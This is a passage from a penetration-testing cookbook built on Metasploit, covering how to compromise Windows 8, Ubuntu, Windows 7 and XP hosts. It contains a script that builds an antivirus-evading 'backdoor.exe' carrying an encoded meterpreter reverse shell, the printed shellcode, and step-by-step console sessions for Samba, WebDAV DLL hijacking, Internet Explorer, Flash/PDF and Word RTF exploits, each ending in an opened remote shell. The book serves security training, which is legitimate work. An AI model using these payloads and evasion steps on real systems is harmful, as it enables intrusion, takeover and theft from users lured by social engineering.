
Windows 8, the most popular operating system by Microsoft was launched in October 2012. It was developed for the use of desktops, laptops, tablets, and home theater PCs. Windows 8 is more secure than Microsoft's previous operating systems. It has its built-in anti-malware protection system named Windows Defender, so no need to worry if an antivirus is not installed. If any kind of malware is loaded onto it, it will get deleted immediately. The traditional practices for operating systems, such as XP include running the exploit, which, if successful, consequently makes the payload come into action. The payloads are easily detected by the Windows defender, and if one wishes to access via the Internet, a pop-up message will appear. So, to be on safer side as an attacker, we make use of syringe utility. Let us see how Windows 8 is compromised using this technique.

Getting ready

To start with, we require an attacker machine with BackTrack 5 R3, a victim machine with Windows 8, and the syringe, .exe (<https://code.google.com/p/syringe-antivirus-bypass/>).

How to do it...

First, we have to make a shell code say `syringe.sh` with the following code inside of it:

```
export interface=eth0 export ourIP=$(ifconfig $interface | awk
'/inet addr/ {split ($2,A,":"); print A[2]}') export port=$(shuf -i
2000-65000 -n 1)
echo -e "\e[01;32m[>]\e[00m Generating payload..." payload=$(msfpayload
windows/meterpreter/reverse_tcp EXITFUNC=thread LPORT=$port
LHOST=$ourIP R | msfencode -a x86 -e x86/alpha_mixed -t raw
BufferRegister=EAX)
echo -e "\e[01;32m[>]\e[00m Creating .exe..."
tar -xvf syringe_files.tar
echo "syringe.exe -3 $payload" > s.bat
echo ";!@Install@!UTF-8!" > config.txt
echo "GUIMode=\"2\"" >> config.txt
echo "RunProgram=\"hidcon:s.bat\"" >> config.txt
echo ";!@InstallEnd@!" >> config.txt
7z a files.7z s.bat syringe.exe
```

```
cat 7zsd.sfx config.txt files.7z> backdoor.exe
cp backdoor.exe /var/www/
rm config.txt s.bat files.7z 7zsd.sfx syringe.exe
echo -e "\e[01;32m[>]\e[00m Starting Web server..." service apache2
start
echo -e "\e[01;32m[>]\e[00m Backdoor is hosted on http://$ourIP/
backdoor.exe"
"syringe.sh" 34L, 1103C
Running this shellcode using the command below :-
root@bt:/# ./ syringe.sh
The output will be as follows :-
root@bt:~# cd Desktop
root@bt:~/Desktop# ./syringe.sh
[>] Genrating payload...
[*] x86/alpha_mixed succeeded with size 634 (iteration=1)
[>] Creating EXE...
7zsd.sfx
syringe.exe
7-Zip 9.04 beta Copyright (c) 1999-2009 Igor Pavlov 2009-05-30
p7zip Version 9.04 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,1 CPU)
Scanning
Creating archive files.7z
Compressing s.bat
Compressing syringe.exe
Everything is Ok
[>] Starting Web server...
* Starting web server apache2
[ OK ]
[>] Backdoor is hosted on http://192.168.129.128/backdoor.exe
[>] Running metasploit...
[*] Please wait while we load the module tree...
METASPLOIT CYBER MISSILE COMMAND V4

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.129.128
LPORT => 55681
[*] Started reverse handler on 192.168.129.128:55681
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.129.140
[*] Meterpreter session 1 opened (192.168.129.128:55681 ->
192.168.129.140:49157) at 2013-06-07 20:36:18 +0530
meterpreter >
```

How it works...

We actually embedded the code for the exploit and payload, along with the `msf` encoding in the shell file itself. Then, we created the `sfx` archive using `7zip` (a built-in feature of BackTrack 5 R3), enclosing files such as `syringe.exe` and `s.bat`. Let's have a look at what `s.bat` actually contains.

The `s.bat` file consists of a raw binary form of payload, which can be obtained as illustrated in the following screenshot:


```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.129.128 LPORT=8888 R|msfencode -a x86 -e x86/alpha_mixed -t raw BufferRegister=EAX
BackTrack

[*] x86/alpha_mixed succeeded with size 634 (iteration=1)

PYIIIIIIIIIIIIII7QZjAXPOAOAkAAQ2AB2BB0BBABXP8ABuJIKL9xNiWps0UPE0LIZEDqzF1tnkv2Dp1kPRFlnkSb5DNk2RThD0oGPJUV5aY
oea00mLWLaqLfb6LWPIQjoDM318GhbZPaBV7LKbrROLKsrvLfaJpnk1P48k5IP442jWqJp0PnkG8ghNkv8GPvAKcysellYnkedLkqzVUaToV0
9PllKqzo4MEQZguh9p1ext4CcMJXekcMvD1em2aHLKv8DduQXSqvnkDLBkUKShELs1HSLktD1K7qJpLI0DgTGTaKSkqqcibzSaiokP3hsocjNkf
rhkK6lMbHDseb50gp3XQg1cEbSo3dU8pLBWFF379oNSX8Z0vaGpeP5yiTsdV0bH6Ipp0k5PIoJuF0F0pp0g0RpSpbpu8ZJfoi0IpYoXUmGcZfe
bHIPOXK10pphwrC05r0HLIIvsZb0CfRwaxnyY5ad51IoKeK5IPCDtLYoBnfhsEzL1xzPmemrV6k0Juqzc0bJGtbvbwOhWrxYzhQ09oHUNKTV CZ7
0QxGp tPwpWp663Z50PhV8oTPSKUYoYEJ32sqzwpBvRsF7qx32yIZha09oyEeQhCwYo6mUZVcEHLhCAAroot@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
```

This raw code is then inserted into a batch file.

Along with the batch file, we have used a VB script to hide the command window on the execution of the batch file. This script can be downloaded from the code folder given with this book. Let's have a look at the batch file in the following screenshot:

A screenshot of a Notepad window titled "Untitled - Notepad". The window contains a batch file script with the following text:

```
@echo off
echo syringe.exe -3 PYIIIIIIIIII/QZjAXPOA0AKAAQ2AB2BBQ8ABXPBPBA
wscript 1.vbs s.bat
```

The second line is highlighted in blue.

Now, we are all prepared to run the shell code discussed earlier in the *How to do it...* section. Upon executing the shell code that is `syringe.sh`, a `backdoor.exe`, a file will be created. Now, our next task is to load that file onto our Windows 8 machine via the Internet, mail the attachment, or upload it manually. Once that `.exe` is accessed from the machine, we get a reverse connection to the target machine. It's all set now to proceed further.

There's more...

Windows 8 can be compromised via Java exploits in Metasploit. By using the exploit `use multi/browser/java_signed_applet`, it can be hacked. But yet, it displays a warning when executing the payload, so using the `syringe` is a better option. For details, refer to the following link: <http://www.securitygeeks.net/2013/04/how-to-hack-windows-8-using-metasploit.html>.

See also

For more information regarding shell programming, refer to the link http://linuxcommand.org/writing_shell_scripts.php.

Exploiting a Linux (Ubuntu) machine

Linux is also one of the most widely used operating systems after Windows. In the previous few recipes, we saw how we can penetrate a Windows machine by exploiting critical flaws in available services. In this recipe, we will deal with the Linux operating systems. We will be using Ubuntu 9.0 in this recipe, but the process will be similar for exploiting any flavor of Linux and Solaris running the Samba service. Let us move ahead with the recipe.

Getting ready

We will start by scanning our target Linux machine to gather information about the available services. Let us perform a quick Nmap scan and analyze its result:

```
msf > nmap -sT 192.168.56.101
```

```
[*] exec: nmap 192.168.56.101
```

```
Starting Nmap 5.20 ( http://nmap.org ) at 2011-11-05 13:35 IST
```

```
Warning: Traceroute does not support idle or connect scan, disabling...
```

```
Nmap scan report for 192.168.56.101
```

```
Host is up (0.00048s latency).
```

```
Not shown: 997 closed ports
```

```
PORT STATE SERVICE VERSION
```

```
80/tcp open  http Apache httpd 2.2.3 ((Ubuntu) PHP/5.2.1)
```

```
|_html-title: Index of /
```

```
139/tcp open netbios-ssn Samba smbd 3.X (workgroup: MSHOME)
```

```
445/tcp open netbios-ssn Samba smbd 3.X (workgroup: MSHOME)
```

```
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
```

```
No exact OS matches for host (If you know what OS is running on it,  
see http://nmap.org/submit/ )
```

So now, we have gathered information about the target. Our next step will be to select an exploit and a suitable payload for it.

How to do it...

The process of penetrating into a Linux machine is similar to that of Windows:

1. All we have to focus on is selecting the right exploit and payload. Let us search for any Samba exploit available in the Metasploit directory:

```
msf > search Samba
```

2. The previous command will provide a list of various auxiliaries and exploit modules for Samba. We will use the `exploit/linux/samba/lsa_transnames_heap` module that is listed as a `good` rank exploit. So, it will have a higher probability of exploiting the target. Let us set the exploit as active and set up the parameters:

```
msf > use exploit/linux/samba/lsa_transnames_heap
```

```
msf exploit(lsa_transnames_heap) > show options
```

```
Module options (exploit/linux/samba/lsa_transnames_heap):
```

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|--------------------------|
| ---- | ----- | ----- | ----- |
| RHOST | | yes | The target address |
| RPORT | 445 | yes | Set the SMB service port |
| SMBPIPE | LSARPC | yes | The pipe name to use |

```
Exploit target:
```

| Id | Name |
|----|----------------|
| -- | ---- |
| 0 | Linux vsyscall |

```
msf exploit(lsa_transnames_heap) > set RHOST 192.168.56.101
```

```
RHOST => 192.168.56.101
```

```
msf exploit(lsa_transnames_heap) >
```

3. Now, our next task is to select a payload. We will have to keep one thing in mind; as we are targeting a Linux machine, we will have to select a Linux payload for our penetration process. We will be using the `linux/x86/shell_bind_tcp` payload that works similar to the `bind_tcp` payload we analyzed in the previous recipes for Windows:

```
msf exploit(lsa_transnames_heap) > set payload linux/x86/shell_bind_tcp
```

```
payload => linux/x86/shell_bind_tcp
```

```
msf exploit(lsa_transnames_heap) > show options
```

```
Module options (exploit/linux/samba/lsa_transnames_heap):
```

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|--------------------------|
| RHOST | 192.168.56.101 | yes | The target address |
| RPORT | 445 | yes | Set the SMB service port |
| SMBPIPE | LSARPC | yes | The pipe name to use |

```
Payload options (linux/x86/shell_bind_tcp):
```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|---------------------|
| LPORT | 4444 | yes | The listen port |
| RHOST | 192.168.56.101 | no | The target address. |

4. We are all set now and our final step will be to provide the exploit command to begin the process of exploitation:

```
msf exploit(lsa_transnames_heap) > exploit
```

```
[*] Started bind handler
[*] Creating nop sled....
[*] Trying to exploit Samba with address 0xffffe410...
[*] Connecting to the SMB service...
```

Upon successful execution of the exploit, we will be provided with shell connectivity with our target machine. The process is very similar to the ones we discussed in previous recipes. The only difference lies in selecting exploits and payloads. The more different combinations of exploits and payloads you try, the better your understanding about it will be.

How it works...

Let us go through a quick note about the service, its exploit, and how it works. Samba is used for printers and file sharing between Linux and Windows machines. This module triggers a heap overflow in the LSA RPC service of the Samba daemon. This module uses the `talloc chunk overwrite` method (credit Ramon and Adriano), which only works with Samba Versions 3.0.21 and 3.0.24. The exploit takes advantage of dynamic memory allocation in heaps. There are chances that the exploit may not succeed on the first attempt, so you may need to try multiple times to be successful.



Talloc is a hierarchical memory allocator; every talloc chunk is a potential parent to other talloc chunks. The Samba `lsa_io_trans_names Heap Overflow` module actually triggers a heap overflow in the LSA RPC service of the Samba daemon. This module uses the `talloc chunk overwrite` method, which only works with Samba Versions 3.0.21 and 3.0.24. Additionally, this module will not work when the `Samba log level` parameter is higher than 2.

There's more...

Let us cover some more relevant modules related to the Linux operating system.

Other relevant exploit modules for Linux

Apart from the exploit module discussed in this recipe, there are two more modules which deserve some attention. It is highly recommended that you try these exploits manually to understand them better. They are as follows:

- ▶ `Samba chain:_reply Memory Corruption`: This exploit works by corrupting the memory allocated to the response packets in Samba versions prior to 3.3.13. The memory crashes by passing a value larger than the destination buffer size.
- ▶ `Samba trans2open Overflow`: This is a buffer overflow vulnerability existing in Samba Versions 2.2.0 to 2.2.8. It works by exploiting the flaw on x86 Linux machines that do not have the `noexec` stack option set.

Understanding the Windows DLL injection flaws

In this recipe, we will deal with a special kind of vulnerability that does not directly exist in the Windows operating system. In fact, it exists in various application software that runs on Windows. This remote attack vector deals with a class of vulnerabilities that affect how applications load external libraries. We will give an oversight of this issue to analyze it closely.

Getting ready

This attack vector involves creation of a vulnerable path or directory that the target will have to execute in order to trigger it. The directory can be a file, extracted archive, USB drive, network share, and so on. The file created will be completely harmless, but it will execute a DLL injection code to compromise the system.

How to do it...

Let us analyze a practical implementation of a DLL injection. In this example, our target machine is an unpatched Windows 7 Ultimate machine. The process works by creating a link to share the file which the target will have to access and execute. You will understand the process as we move ahead.

1. We will be using the `exploit/windows/browser/webdav_dll_hijacker` module as an exploit and `windows/meterpreter/bind_tcp` as the payload. Let us quickly set up the exploit and payload along with the other required parameters:

```
msf > use exploit/windows/browser/webdav_dll_hijacker
```

```
msf exploit(webdav_dll_hijacker) > set payload windows/
meterpreter/bind_tcp
```

```
payload => windows/meterpreter/bind_tcp
```

```
msf exploit(webdav_dll_hijacker) > show options
```

```
Module options (exploit/windows/browser/webdav_dll_hijacker):
```

| Name | Current Setting | Required | Description |
|------------|-----------------|----------|------------------------------|
| BASENAME | policy | yes | The base name for the listed |
| EXTENSIONS | txt | yes | The list of extensions |
| SHARENAME | documents | yes | The name of the top-level |
| SRVHOST | 0.0.0.0 | yes | The local host... |
| SRVPORT | 80 | yes | The daemon port to listen |
| SSLCert | | no | Path to a custom SSL.. |
| URIPATH | / | yes | The URI to use |

Payload options (windows/meterpreter/bind_tcp):

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|-----------------------|
| EXITFUNC | process | yes | Exit technique: seh.. |
| LPORT | 4444 | yes | The listen port |
| RHOST | 192.168.56.102 | no | The target address |

Exploit target:

| Id | Name |
|----|-----------|
| 0 | Automatic |

The various parameters of the exploit will help in creating a particular file and top-level share. The `BASENAME` parameter contains the name of the file to be created. `EXTENSIONS` is the file type to be created. `SHARENAME` is the top-level shared directory that will be created for access. `SRVHOST` is the local listening port, and `SRVPORT` is the port number on which the `SRVHOST` port will listen for a connection.

- Once you have set up the respective parameters of the exploit and payload, the next step is to execute the exploit. Let us see what happens when we execute it:

```
msf exploit(webdav_dll_hijacker) > exploit
```

```
[*] Exploit running as background job.
```


```
[*] Started bind handler
```

```
[*]
```

```
[*] Exploit links are now available at
```

```
\\192.168.56.101\documents\
```

- Once the exploit executes successfully, it starts listening for a connection and also provides a shared link that the target will have to open in order to trigger the exploit. Let us switch to the target screen to see what happens:



The target will view a simple file, `policy.txt`, which has been shared by the attacker. The file is completely harmless. Once the user executes this file, a connection is established with the attacker's machine and shell connectivity is established. Once the file is executed on the target, the DLL will execute and you will see a lot of activity on your `msfconsole` screen. Once the DLL injection succeeds, we will have shell connectivity (see the following screenshot):

```

[*] Server started.
msf exploit(webdav_dll_hijacker) > [*] 192.168.56.1:49644 OPTIONS /
[*] 192.168.56.1:49645 OPTIONS /documents
[*] 192.168.56.1:49645 PROPFIND /documents
[*] 192.168.56.1:49645 PROPFIND => 301 (/documents)
[*] 192.168.56.1:49645 PROPFIND /documents/
[*] 192.168.56.1:49645 PROPFIND => 207 Directory (/documents/)
[*] 192.168.56.1:49645 PROPFIND => 207 Top-Level Directory
[*] 192.168.56.1:49645 PROPFIND /documents
[*] 192.168.56.1:49645 PROPFIND => 301 (/documents)
[*] 192.168.56.1:49645 PROPFIND /documents/
[*] 192.168.56.1:49645 PROPFIND => 207 Directory (/documents/)
[*] 192.168.56.1:49645 PROPFIND => 207 Top-Level Directory
[*] 192.168.56.1:49645 PROPFIND /documents/desktop.ini
[*] 192.168.56.1:49645 PROPFIND => 404 (/documents/desktop.ini)
[*] 192.168.56.1:49645 PROPFIND /documents
[*] 192.168.56.1:49645 PROPFIND => 301 (/documents)
[*] 192.168.56.1:49645 PROPFIND /documents/
[*] 192.168.56.1:49645 PROPFIND => 207 Directory (/documents/)
[*] 192.168.56.1:49645 PROPFIND => 207 Top-Level Directory
[*] 192.168.56.1:49645 PROPFIND /documents/desktop.ini
[*] 192.168.56.1:49645 PROPFIND => 404 (/documents/desktop.ini)

```

How it works...

Let us explore the reason for this vulnerability. **Dynamic Link Library (DLL)** is Microsoft's implementation of shared library concept for Windows. DLLs are the executables that are associated with a program during the runtime to load the shared libraries linked with it. When an application runs, a `loadlibrary()` function loads the required DLL at runtime. If the location of the DLL to be loaded is not specified or an insufficiently qualified library path is provided by the application, Windows uses its own set of defined order to search for it. One of the locations in this default order is the current working directory.

Now, when the target user visits the shared location, it reaches an attacker-controlled zone. How? The shared file (`policy.txt`) contains a less qualified path of the DLL, so when the target user executes it, Windows starts its own search for the missing DLL. Now, as the current working directory (`/documents`) is controlled by the attacker, he/she can add a malicious DLL code in it that Windows will execute (as the current working directory is one of the default locations where Windows looks for the libraries). Now, this malicious DLL can give the power of executing external scripts to the attacker. Hence, the payload now comes into action and it sets up a shell connectivity giving full access of the target system to the attacker. This is how this whole attack vector is crafted.

There's more...

We can look for a DLL injection by using a simple tool developed by H. D. Moore. Let us have a quick overview of it.

The DLLHijackAudit kit by H. D. Moore

The creator of Metasploit, H. D. Moore created this security audit tool, which can be used to perform a test for DLL injection flaws in your own environment. It leverages the process monitoring utility and Ruby interpreter. It works by monitoring whether or not a DLL was accessed within the working directory of the associated file. It also generates test reports. The tool and detailed documentation can be found at <http://blog.metasploit.com/2010/08/better-faster-stronger.html>.

4

Client-side Exploitation and Antivirus Bypass

In this chapter, we will cover:

- ▶ Exploiting Internet Explorer execCommand Use-After-Free vulnerability
- ▶ Understanding Adobe Flash Player "new function" invalid pointer use
- ▶ Understanding Microsoft Word RTF stack buffer overflow
- ▶ Working with Adobe Reader U3D Memory Corruption
- ▶ Generating binary and shellcode from msfpayload
- ▶ Msfencoding schemes with the detection ratio
- ▶ Using the killav.rb script to disable the antivirus programs
- ▶ Killing antivirus services from the command line
- ▶ Working with the syringe utility

Introduction

In the previous chapter, we focused on penetration testing on the target operating system. Operating systems are the first level of penetrating the target because an unpatched and outdated operating system can be easy to exploit and will reduce our effort of looking for other methods of penetrating the target. But, the situation can vary. There can be cases in which a firewall may block our scan packets and, thus, prevent us from gaining any information about the target operating system or open ports.

There is also a possibility that the target has automatic updates which patches the vulnerabilities of the operating system at regular intervals. This can again kill all the attacks of penetrating the target. Such security measures can prevent us from gaining access to the target machine by exploiting known vulnerabilities of the operating system in use. So, we will have to move a step ahead. This is where client-side exploitation and antivirus bypassing techniques come into play. Let us first understand a typical client-side attack vector.

Suppose the penetration tester has figured out that the target machine has an updated Windows XP SP3 operating system and Internet Explorer Version 7 set up as the default browser to access the Internet and other web-related services. So, the pentester will now craft a malicious URL that will contain an executable script which can exploit a known vulnerability of IE 7. Now, the pentester builds a harmless looking HTML page and creates a hyperlink, which contains the same malicious URL. In the next step, he transfers the HTML page to the target user through social engineering and somehow entices him to click the malicious hyperlink. Since the link contained a known exploit of IE 7 browser, it can compromise the browser and allow further code execution, thus giving the penetration tester the power to control the target system. He/she can move ahead to set up a backdoor, drop a virus, and so on.

What exactly happens now? Although the target machine was running a patched and updated version of Windows, the default browser IE 7 was not updated but rather neglected by the target user. This allowed the penetration tester to craft a scenario and break into the system through the browser vulnerability.

The scenario discussed previously is a simple client-side attack in which the target unknowingly executes a script which exploits vulnerability in the application software used by the target user. Upon successful execution of the exploit, the attacker compromises the system security.

Metasploit provides us with a large variety of exploit modules for several popular software, which can be used to perform a client-side attack. Some of the popular tools which we will discuss in this chapter include Internet Explorer, Microsoft Office pack, Adobe Reader, Flash, and so on. The Metasploit repository contains several modules for these popular tools. Let us quickly analyze the client-side exploitation process in Metasploit. Our aim is to successfully attack the target through a client-side execution and set up shell connectivity.

Metasploit breaks this penetration process into two simple steps:

1. It generates the respective malicious link/file for the application tool you choose to target. After that, it starts listening on a particular port for a back connection with the target. Then, the attacker sends the malicious link/file to the target user.
2. Now, once the target executes the malicious link/file, the application gets exploited and Metasploit immediately transfers the payload to some other Windows process, so that if the target application crashes (due to the exploit) or a user closes the application, the connectivity still remains.

The two preceding steps will be clear to you when we will discuss the recipes based on client-side attacks. This chapter will focus on some key application software based on the Windows operating system. We will start with analyzing browser-based client-side exploits. We will look into various existing flaws in Internet Explorer (Version 6, 7, and 8), and how to target them to penetrate the user machine. Then, we will shift to another popular software package named Microsoft Office (Version 2003 and 2007), and analyze its formatting vulnerability. Then, we will move ahead with analyzing PDF vulnerabilities and how a malicious PDF can be used to compromise the user security. Last, but not the least, we will discuss a very important aspect of penetration testing, called antivirus bypass. It will focus on overriding the client-side antivirus protection to exploit the target machine without raising alarms.

This chapter will leverage the complete power of the Metasploit framework so that you will love reading and implementing it. Let us move ahead with our recipes for this chapter.

Exploiting Internet Explorer `execCommand` Use-After-Free vulnerability

This module actually exploits a vulnerability found in **Microsoft Internet Explorer (MSIE)**. During the rendering phase of an HTML page, the `CMshhtmlEd` object gets deleted in an unexpected manner, but the same memory is re-used again later in the `CMshhtmlEd::Exec()` function, which leads to a use-after-free condition.



Microsoft Internet Explorer suffers from a use-after-free flaw related to the `CMshhtmlEd::Exec()` function's use of the `CMshhtmlEd` object's memory after it is deleted during the rendering of an HTML page. This may allow a context-dependent attacker to execute random code by tricking a user into accessing a specially crafted webpage.

Getting ready

Here, we are using Windows XP SP3 as the target machine and BackTrack 5 R3 as an attacker machine. To start with, simply get into `msfconsole` and it will show you the following:

```
msf>
```

How to do it...

Let us see how to leverage this recipe in order to breach the victim's protection shield. In `msfconsole`, we will be working with the following commands:

```
msf > use exploit/windows/browser/ie_execcommand_uaf
```

```
msf exploit (ie_execcommand_uaf) > set PAYLOAD windows/meterpreter/
reverse_tcp
Payload => windows/meterpreter/reverse_tcp
msf exploit (ie_execcommand_uaf) > show options
Module options (exploit/windows/browser/ie_execcommand_uaf) :
Name          Current Setting      Required  Description
SRVHOST       0.0.0.0              yes       The local host to listen on.
SRVPORT       yes                  yes       The local port to listen on.
SSL           false                no        Negotiate SSL for incoming
connection.
SSLCert       no                   no        Path to custom SSL Certificate.
SSLVersion    SSL3                 no        Specify the version of SSL.
URIPATH       no                   no        The URI to use for this exploit.
Payload options (exploit/windows/browser/ie_execcommand_uaf) :
Name          Current Setting      Required  Description
EXITFUNC     process              yes       Exit technique : seh, thread,
process, none
LHOST        yes                  yes       The listen address.
LPORT        4444                 yes       The listen port.
Exploit Target:
Id  Name
0   Automatic
msf exploit (ie_execcommand_uaf) > set SRVPORT 80
SRVPORT => 80
msf exploit (ie_execcommand_uaf) > set SRVHOST 192.168.1.101
SRVHOST => 192.168.1.101
msf exploit (ie_execcommand_uaf) >set URIPATH /
URIPATH => /
msf exploit (ie_execcommand_uaf) > exploit
[*] exploit running as background job
[*] Started reverse handler on 192.168.1.101:4444
[*] Using URL : http://192.168.1.101:80/
[*] Server started
msf exploit (ie_execcommand_uaf) >[*] ie_execcommand_uaf) -Mozilla/5.0
[compatible :MSIE 9.0 ; Windows NT 6.1 ; Trident/5.0]
[*] 192.168.1.101 ie_execcommand_uaf - Redirecting to page.html
```

```

[*] 192.168.1.101 ie_execcommand_uaf - Mozilla/5.0 [compatible :MSIE 9.0
; Windows NT 6.1 ; Trident/5.0]
[*] 192.168.1.101 ie_execcommand_uaf - loading page.html
[*] 192.168.1.101 ie_execcommand_uaf - using JRE ADP
[*] 192.168.1.101 ie_execcommand_uaf - Mozilla/5.0 [compatible :MSIE 9.0
; Windows NT 6.1 ; Trident/5.0]
[*] 192.168.1.101 ie_execcommand_uaf - Redirecting to page.html
[*] 192.168.1.101 ie_execcommand_uaf - Mozilla/5.0 [compatible :MSIE 9.0
; Windows NT 6.1 ; Trident/5.0]
[*] 192.168.1.101 ie_execcommand_uaf - Loading page.html
[*] 192.168.1.101 ie_execcommand_uaf - Mozilla/5.0 [compatible :MSIE 9.0
; Windows NT 6.1 ; Trident/5.0]
[*] 192.168.1.101 ie_execcommand_uaf - Redirecting to page.html
[*] Sending stage (752128 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.101:4444 =>
192.168.1.100:63670) at 2012-05-09 18:24:44
[*] Session ID 1 (192.168.1.101:4444 => 192.168.1.100:63670) processing
InitialAutoRun Script 'migrate -l
  [*] Current server process : ieexplorer.exe (5476)
  [*] Spawning notepad.exe process to migrate to
[*] Migrating to 4768
[*] Successfully migrated to process
msf exploit (ie_execcommand_uaf) > sessions -l
msf exploit (ie_execcommand_uaf) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : TRACEWIN
OS : Windows XP (Build 6000, Service Pack 3)
Architecture : x86
System Language : en_US
Meterpreter : x86/win32

```

How it works...

All we need is to give the victim our URL; that is, `http://192.168.1.101:80/page`. We can send this link via e-mail or chat or any other sort of social engineering.

Once we have access to the victim's PC, we make use of the command `Sessions -l` and the session number to connect to the session by typing `session -I 1`.

Understanding Adobe Flash Player "new function" invalid pointer use

This module exploits vulnerability in the `DoABC` tag handling within Versions 9.x and 10.0 of Adobe Flash Player. Adobe Reader and Acrobat are also vulnerable, as are any other applications that may embed Flash Player. Arbitrary code execution is gained by embedding a specially designed Flash movie into a PDF document. An `AcroJS` heap spray is often used in order to ensure that the memory used by the invalid pointer issue is controlled. This recipe actually gives us a scope of compromising a target machine by exploiting the vulnerability found in the Flash Player.



This module uses a similar DEP bypass method to that used within the `adobe_libtiff` module. This method is unlikely to work across various Windows versions, due to the hardcoded `syscall` number.

Getting ready

For this recipe, we are using Windows XP SP3 as the target machine and BackTrack 5 R3 as an attacker machine. To start with, simply start `msfconsole` and it will show you the following:

```
msf>
```

How to do it...

In this recipe, a specially crafted `.swf` file is embedded into the `.pdf` file. Now, our next aim is to make the victim open that file. Let us see how to do this:

```
msf > use exploit/exploit/windows/fileformat/adobe_flashplayer_
newfunction
msf exploit (adobe_flashplayer_newfunction) > set PAYLOAD windows/
meterpreter/reverse_tcp
msf exploit (adobe_flashplayer_newfunction) > set SRVHOST 192.168.1.101
SRVHOST => 192.168.1.101
msf exploit (adobe_flashplayer_newfunction) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit (adobe_flashplayer_newfunction) > exploit
[*] Exploit running as background job.

[*] Started revere handler on 192.168.1.101:4444
[*] Using URL: http://192.168.1.101:8080/filename
```

```
[*] Server started.
msf exploit (adobe_flashplayer_newfunction) >
[*] Sending crafted PDF */SWF to 192.168.1.100:1039
[*] Sending stage (748032 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.100:4444 ->
192.168.1.101:1040)
[*] Session ID 1 (192.168.1.100:4444 -> 192.168.1.101:1040) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process : firefox.exe (3644)
[*] Spawning a notepad.exe host process
[*] Migrating into process ID 3900
[*] New server process: notepad.exe (3900)

msf exploit (adobe_flashplayer_newfunction) > sessions -l
Active sessions
Id          Type           Information      Connection
1           meterpreter    ERIC-FD2123B3C  192.168.1.100:1040
msf exploit (adobe_flashplayer_newfunction) > sessions -i 1
meterpreter>
```

How it works...

This event indicates the network transfer of SWF data that could exacerbate a new-function memory corruption in vulnerable Adobe Flash Player versions, and potentially lead to the execution of code supplied by a remote attacker. By persuading a victim to open a specially crafted PDF document, a remote attacker could exploit this vulnerability to corrupt memory and execute arbitrary code on the system with elevated privileges.

Understanding Microsoft Word RTF stack buffer overflow

Now, in this recipe, we will focus on another popular Windows tool called Microsoft Office. The RTF buffer overflow flaw exists in both the 2010 and 2007 versions of the Office software pack. This vulnerability exists in the handling of the `pfragments` shape property within the Microsoft Word RTF parser. Let us understand this exploit in detail. I am assuming that we have already gained information about our target that it has Office pack installed on his/hersystem.

Getting ready

We will start by launching the `msfconsole` interface. The exploit we will be using in this recipe can be located at `exploit/windows/fileformat/ms10_087_rtf_pfragments_bof`. The payload we will be using is `windows/meterpreter/reverse_tcp` to get shell connectivity with the target machine.

How to do it...

The working process will again be similar to what we have seen so far in previous recipes. We will first set our exploit. Then, we will select a payload and pass the relevant parameters for both in order to execute the exploit successfully. Let us perform these steps:

```
msf > use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
msf exploit(ms10_087_rtf_pfragments_bof) > set payload windows/
meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_087_rtf_pfragments_bof) > show options
Module options (exploit/windows/fileformat/ms10_087_rtf_pfragments_bof):
  Name      Current Setting  Required  Description
  ----      -
  FILENAME  msf.rtf          yes       The file name.
```

Payload options (`windows/meterpreter/reverse_tcp`):

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|-----------------------|
| EXITFUNC | process | yes | Exit technique: seh.. |
| LHOST | | yes | The listen address |
| LPORT | 4444 | yes | The listen port |

Exploit target:

| Id | Name |
|----|-----------|
| 0 | Automatic |

